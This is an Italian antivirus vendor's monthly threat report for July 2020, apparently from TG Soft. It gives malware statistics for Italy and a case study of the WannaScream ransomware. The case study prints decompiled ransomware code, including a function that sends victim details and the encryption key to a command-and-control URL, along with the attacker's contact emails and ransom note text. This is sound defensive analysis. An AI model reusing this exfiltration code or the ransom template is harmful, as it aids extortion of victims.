Cyber-Threat Report

Luglio 2020

TG Soft
Cyber Security Specialist
www.tgsoft.it

Luglio 2020

TG Soft
Cyber-Threat Report

Notizie di rilievo:

Ransomware:
WannaScream

Panorama delle minacce in Italia a luglio

Sommario:

Nel mese di luglio abbiamo avuto un aumento degli attacchi informatici ed una crescita del numero dei cluster di malware rispetto al mese precedente.
A luglio vi è stato il grande ritorno di Emotet dopo 5 mesi di assenza. Nella prima parte del mese si è vista una costante presenza del malware Ursnif attraverso campagne di malspam a tema "Agenzia delle Entrate" e fatture/ordini di corrieri.
Non sono mancati i vari password stealer come AgentTesla, MassLogger e FormBook. Ma la grande novità di luglio è Emotet, che è tornato attivo il 17 luglio colpendo gli USA e dal 21 luglio ha iniziato le sue massive campagne di malspam in Italia.
Persistono gli attacchi via RDP che hanno veicolato i seguenti ransomware: Globe Imposter, Black Claw, Matrix, Phobos, Makop e WannaScream. Sono continuati gli attacchi informatici da parte del cyber-criminale Hagga.

C.R.A.M.
CENTRO RICERCHE ANTI-MALWARE

TG Soft
Cyber Security Specialist
www.tgsoft.it

TG Soft S.r.l.

Via Pitagora n. 11/B
35030 Rubàno (PD)
Italy

Tel.: +39 049.8977432
Fax: +39 049.8599020
Email: info@tgsoft.it

TG Soft Cyber Security Specialist è produttore della suite di sicurezza Anti-Virus denominata **Vir.IT eXplorer** e presente nel settore della sicurezza informatica dai primi anni '90.

Il **C.R.A.M.** è il Centro Ricerche Anti-Malware di TG Soft che ha come obiettivi:

- PROMUOVERE e DIFFONDERE nel nostro Paese la cultura e la consapevolezza della Sicurezza Informatica in tutti i suoi aspetti.
- SUGGERIRE e PROPORRE atteggiamenti consapevoli e coerenti sulla Sicurezza Informatica e in particolare comportamenti da tenere, sia da parte degli utenti sia da parte dei consulenti informatici, per evitare di essere colpiti da virus/malware informatici;
- PROMUOVERE, ISTITUIRE e FAVORIRE iniziative per la formazione e la sensibilizzazione su vari temi della Sicurezza Informatica, in particolare tramite l'organizzazione di seminari e la pubblicazione di documenti e articoli relativi alla Sicurezza Informatica.

Proteggiamo il tuo business dai cyber-criminali

[www.tgsoft.it]

Seguici nei social:

Cyber-Threat Intelligence e Infection Rate

Al giorno d'oggi sono sempre più frequenti gli attacchi Cyber perpetrati contro le aziende. TG Soft analizza e cataloga queste minacce rilasciando report settimanali e mensili, dove vengono illustrati i trend del momento.

Il C.R.A.M. (Centro Ricerche Anti-Malware) di TG Soft raccoglie i dati della telemetria inviati dal software anti-virus Vir.IT eXplorer installato sui propri utenti/clienti e le informazioni di investigazione sui casi di attacchi informatici, per avere un quadro aggiornato della Cyber-Security in Italia.

L'indice che misura lo stato della Cyber-Security è l'Infection Rate (IR), che è la percentuale degli utenti dell'anti-virus Vir.IT eXplorer che hanno incontrato una minaccia e segnalata al C.R.A.M. di TG Soft.

L'Infection Rate può essere calcolato su un sotto-insieme di dati, ad esempio su un determinato sistema operativo, fornendo informazioni su quale possa essere il sistema operativo da considerarsi più sicuro. Le informazioni raccolte e analizzate ci permettono di determinare la tipologia degli attacchi, la frequenza con cui avvengono, la loro distribuzione e evoluzione nel breve e lungo periodo.

"Infection Rate: è la percentuale degli utenti che hanno incontrato almeno una minaccia segnalata al C.R.A.M. di TG Soft"

In primo piano

Ransomware: WannaScream

Analizziamo ora un caso studio di attacco ransomware che ha colpito un nostro cliente nel mese di luglio.

L'attacco è avvenuto nella tarda notte del 13 luglio attraverso un accesso abusivo RDP (Remote Desktop Protocol).

WannaScream

MD5: 5EE633B41CA79B16DC9E02C35BD9D4D5

Dimensione: 29.184 Bytes

VirIT: Trojan.Win32.WannaScream

Il cyber-criminale si è collegato dalla Germania, attraverso l'internet service provider tedesco "Hetzner Online GmbH", via RDP su due computer del nostro cliente:

- Windows Server 2012 Foundation
- Windows 10

rispettivamente attraverso gli utenti "Administrator" e "User".

Il cyber-criminale provava a disinstallare l'anti-virus e/o a manometterlo per rendere inefficace la protezione anti-ransomware. Dopo aver tentato di eseguire le sue operazioni di manomissione, eseguiva il ransomware su due computer.

Il ransomware è stato scritto con il linguaggio C# ed una volta avviato andrà ad eseguire le seguenti funzioni:

- **save**: enumerazione dei dischi e collegamento al server C&C
- **StartUPAdd**: persistenza del ransomware
- **RunEncrypt** e **SearchDisk**: si occupano della cifratura dei file
- **DeleteShadowCopy**: cancellazione delle Shadow copy di Windows

Nella figura sottostante possiamo vedere il **main** del ransomware con le cinque funzioni chiamate:

```
// Token: 0x06000016 RID: 22 RVA: 0x000031E8 File Offset: 0x000013E8
private static void Main(string[] args)
{
    winlogone.save();
    winlogone.StartUPAdd();
    AppDomain.CurrentDomain.ProcessExit += winlogone.CurrentDomain_ProcessExit;
    winlogone.RunEncrypt();
    winlogone.SearchDisk();
    winlogone.DeleteShadowCopy();
}
```

La funzione **save** enumera i drive del sistema e poi invia una serie di informazioni al Server di C&C *http://recoverydata[.]merehosting[.]com/db* come si può vedere dall'immagine:

```
// Token: 0x06000014 RID: 20 RVA: 0x00002FB8 File Offset: 0x000011B8
private static void save()
{
    long bytes = 0L;
    try
    {
        List<long> list = new List<long>();
        foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
        {
            if (driveInfo.IsReady)
            {
                list.Add(driveInfo.TotalSize - driveInfo.TotalFreeSpace);
            }
        }
        bytes = list.Sum((long x) => Convert.ToInt64(x));
    }
    catch
    {
    }
    try
    {
        using (WebClient webClient = new WebClient())
        {
            ServicePointManager.Expect100Continue = false;
            ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls;
            webClient.Headers.Add("TargetID", winlogone.GetID());
            webClient.Headers.Add("Attacker", config.Soldier);
            webClient.Headers.Add("TargetName", Environment.MachineName);
            webClient.Headers.Add("TargetOS", winlogone.<save>g__GetOs|5_1());
            webClient.Headers.Add("TargetHard", winlogone.<save>g__FormatBytes|5_0(bytes));
            webClient.Headers.Add("TargetCpu", winlogone.<save>g__GetCPU|5_2());
            webClient.Headers.Add("TargetIp", new WebClient().DownloadString("http://icanhazip.com"));
            webClient.Headers.Add("TargetCryptography", winlogone.Key);
            webClient.DownloadString("http://recoverydata.merehosting.com/db");
        }
    }
    catch (Exception ex)
    {
        winlogone.LogError(ex.Message);
        new password_display().ShowDialog();
    }
}
```

Dopo aver chiamato la funzione **StartUPAdd**, vengono chiamate le funzioni **RunEncrypt** e **SearchDisk** che si occupano della cifratura dei file del computer.

La cifratura avviene attraverso la funzione **Encrypt**. La funzione si occupa anche di lasciare copia delle istruzioni del riscatto **ReadMe.txt** e **info.hta** ed evita di cifrare i seguenti file:

- ReadMe.txt
- *.EL (estensione dei file già cifrati)
- info.hta
- BOOTNXT
- bootmgr
- BOOTSEC.BAK
- boot.sdi
- ReAgent.xml
- Winre.wim
- BOOTSTAT.DAT

Inoltre viene esclusa dalla cifratura la cartella C:\windows.

Ai nomi dei file cifrati verrà aggiunto un codice **ID** che è stato generato dalla funzione **GetID** seguito dalla email dei CyberCriminali e l'estensione **".EL".** Un esempio della struttura del file cifrato è:

<nome file>.<estensione file>.codice alfanumerico[getback25@protonmail.com].EL

Le mail dei CyberCriminali sono contenute all'interno della configurazione del ransomware. Un altro dei parametri contenuti nella configurazione è **Soldier** che in questo sample ha come valore "**M-k**" che fa presumere essere il codice identificativo dell'attaccante facendo ipotizzare un utilizzo **RaaS** (Ransomware-as-a-service).

```
// Token: 0x0400000E RID: 14
public static readonly string Soldier = "M-k";

// Token: 0x0400000F RID: 15
public static readonly string Email_1 = "getback25@protonmail.com";

// Token: 0x04000010 RID: 16
public static readonly string Email_2 = "decrypt52@protonmail.com";

// Token: 0x04000011 RID: 17
public static readonly string Readme_Text = " [+] All Your Files Have Been Encrypted [+]\r\n [-] Do You Really Want To Restore Your Files?\r\n [+] Write Us To The E-Mail :
  _em1_\r\n [+] Write Us To The ID-Telegram : @Book545\r\n [+] If you did not get any response until 24 hours later,Write to this E-Mail : _em2_\r\n [-] Write Your Unique-
  ID In The Title Of Your Message.\r\n [+] Unique-ID : _pcid_\r\n";

// Token: 0x04000012 RID: 18
public static readonly int Hide = 0;
```

Al termine dell'operazione di cifratura vengono creati le istruzioni di riscatto nei file **info.hta** e **Read-Me.txt**. Vediamo di seguito le istruzioni del riscatto lasciate dal ransomware nel file info.hta:


Statistiche Malware

Luglio 2020—ITALIA

I dati della telemetria del C.R.A.M. di TG Soft sono raccolti dagli utenti che utilizzano il software anti-virus Vir.IT eXplorer. Le segnalazioni derivano da attacchi bloccati oppure malware riscontrati all'interno del parco macchine monitorato. Ogni minaccia identificata da Vir.IT viene classificata in famiglie e in cluster di malware. Ogni cluster di malware può contenere uno o più samples, ad esempio **Office.VBA.Macro_Heur** può identificare centinaia o migliaia di macro virus distinti.


Nel mese di luglio abbiamo avuto un incremento dei malware rispetto al mese scorso di giugno, dove erano stati riscontrati 3938 cluster di malware contro i 5364 del mese di luglio. Questo incremento è dovuto ad un aumento di attacchi informatici avvenuti a luglio che ha coinvolto nuove tipologie di malware.

Nel grafico a fondo pagina possiamo vedere l'andamento giornaliero delle infezioni nel mese di



luglio in Italia. All'inizio del mese abbiamo avuto due picchi di segnalazioni d'infezione, giovedì 2 e lunedì 6 luglio, dovute alle scansioni automatiche mensili del motore anti-virus Vir.IT eXplorer. Nelle settimane successive abbiamo una stabilizzazione delle infezioni giornaliere rilevate che oscillano in una fascia che va dalle 500 alle 1500 segnalazioni.

Nei fine settimana vi è un calo delle infezioni riscontrate, dovute alla tipologia dell'utenza aziendale che nei fine settimana, generalmente, è molto meno operativa.



Nel grafico sottostante vediamo le statistiche relative al mese di luglio 2020 suddivise per "Tipologia Malware" riscontrate in Italia.


Con il termine malware intendiamo qualsiasi tipologia di software malevolo che possa arrecare danno al sistema informatico.

I malware si suddividono in diverse tipologie: Adware, Backdoor, Trojan, Worm, Virus, PUA/PUP, Deceptor, etc.

Nel mese di luglio la tipologia dei **PUP** si riconferma in prima posizione con il 27,47% delle infezioni. Al secondo posto troviamo i **TROJAN** con il 25,85%, in calo di 3 punti percentuali rispetto a giugno. Al terzo posto troviamo la famiglia dei **MACROVIRUS** con il 16,32%, in calo del 2,77% rispetto a giugno. Gli **ADWARE** si mantengono al quarto posto con un 15,11% anche se in calo di qualche punto percentuale rispetto a giugno. E' interessante notare che le prime 4 tipologie di malware rappresentano l'85% delle infezioni monitorate.

MACROVIRUS: sono costituiti dalle macro malevoli di Office e di altri software, che possono scaricare altri malware. Negli anni '90 erano catalogati come virus, perché potevano diffondersi infettando altri documenti.

Al quinto posto troviamo il gruppo denominato **ALTRO**, che includono i virus, con l'11,37% delle infezioni guadagnando diverse posizioni rispetto a giugno. In settima posizione troviamo i **DECEPTOR** con l'1,48%, seguiti dai **BACKDOOR** con lo 0,85%, chiudono la classifica i **WORM, BHO** e gli **HTML.**



Analizziamo le statistiche di luglio dei singoli Malware. Il numero di PUP (Potentially Unwanted Program) rimane il più alto con cinque presenze nella Top10, in vetta troviamo il solito **PUP.Win32.MindSpark** con la sola variante "F", che può compromettere il tuo browser, modificando l'home page e il motore di ricerca.

Al secondo posto si riconfermano gli **Office.VBA_Macro_Heur** (tipologia MACRO VIRUS) , con un'importante 6,66% delle infezioni. Si tratta di un dato ottenuto tramite l'analisi euristica e riguardano i file contenenti macro potenzialmente pericolose ed includono i documenti infettati da Emotet. Al terzo posto troviamo il **PUP Installer-Wizard** con l'1,27% delle infezioni.


In quarta posizione troviamo il javascript **JS.Agent.BK** con l'1,25% delle infezioni rilevate.

Nella Top10 non poteva mancare il trojan bancario **Ursnif** che si piazza in settima posizione, attraverso le infezioni rilevate nei fogli elettronici di Excel e classificate con il nome di **X97M.Ursnif.CIO**.

Anche questo mese nella Top10 troviamo due vecchie conoscenze del mondo dei virus, sono il virus polimorfico **Win32.Sality.BH** (in calo ma in ottava posizione) e il **Win32.Expiro.AV** che chiude la Top10. Va ricordato che queste tipo di minacce infettano i file di tipo eseguibile (applicazioni) ed integrano un polimorfismo estremamente sofisticato che rende la loro rimozione particolarmente complicata.

I malware della Top10 rappresentano il 22,32% delle infezioni di luglio, il rimanente 77,68% è dato da altri 5354 cluster di malware.

I malware della Top10 rappresentano il 22,32% delle infezioni del mese di luglio, il rimanente **77,68%** è dato da altri 5354 cluster di malware.





Statistiche Malware via email

Luglio 2020—ITALIA

Analizziamo ora le campagne di malware veicolate via email nel mese di luglio. Anche in questo caso possiamo suddividere le statistiche per tipologia e singolo malware.

La categoria dei **MACRO VIRUS** mantiene sempre la prima posizione con il 79,82% (+21,41%). Il dato ottenuto, segna un notevole incremento rispetto a giugno grazie al ritorno di Emotet in grande stile avvenuto il 21 luglio. Seguono la tipologia dei **TROJAN** che con il 19,89% (-19,22%) si confermano al secondo posto. Al terzo posto troviamo la tipologia **ALTRO** con lo 0,29% che include varie tipologie come **WORM**, **BACKDOOR** e **PHISHING.**





Analizzando le statistiche delle campagne di malspam per singolo malware, al primo posto troviamo l'**Office.VBA_Macro_EUR** (tipologia Macro Virus) , che include il malware **Emotet** con il 32,98%. Al secondo e al terzo posto troviamo il trojan bancario chiamato **Ursnif**, staccati di quasi 30 punti percentuali dalla prima posizione. Le varianti di **X97M.Ursnif** presenti nella Top10 salgono a sei, erano 2 a giugno. In quarta posizione , sempre appartenente alla tipologia dei MACRO VIRUS, troviamo il **W97M.Downloader.CEH** con l'1,80%. Nella Top10 troviamo altre 2 varianti di Emotet rispettivamente in ottava e in decima posizione.


I malware della Top10 delle mail, che questo mese sono costituiti esclusivamente da macro virus, rappresentano il 48,54% delle infezioni di luglio, il rimanente 51,46% è dato da altri 1033 malware.

La sorpresa di luglio è sicuramente Emotet, che è tornato in modo prepotente attraverso massive campagne di malspam .

Analisi dei malware di luglio

Nel mese di luglio in Italia, attraverso le campagne di malspam che hanno "targettizzato" l'utenza italiana (email scritte in lingua italiana), sono stati veicolati 15 differenti tipologie di malware.

Nella figura sottostante possiamo vedere l'andamento dei malware distribuiti attraverso il vettore d'infezione della posta elettronica nel mese di luglio.



A luglio vi è stato il grande ritorno del malware **Emotet** con più di 45 campagne di malspam. Emotet è un trojan downloader che può scaricare altri malware nel computer della vittima.

AgentTesla un password stealer, che ruba le credenziali di accesso, risulta essere molto utilizzato da diversi attori cyber-criminali a luglio.

Il trojan banker **Ursnif** continua ad essere molto attivo con più di 10 campagne di malspam. Lo scopo di questo malware è di rubare le credenziali di accesso all'home banking per svuotare il conto corrente.

Nel mese di luglio sono stati monitorati altri password stealer o rat come:

- HawkEye
- Remcos
- MassLogger
- NanoCore
- Ave_Maria
- LokiBot
- AdWind
- Password Stealer Generici

Tutti queste tipologie di malware hanno lo scopo di rubare le password, le informazioni riservate dal computer della vittima o spiarlo.

MassLogger è un password stealer recente, che è stato molto attivo nei giorni 23, 24 e 27 luglio.

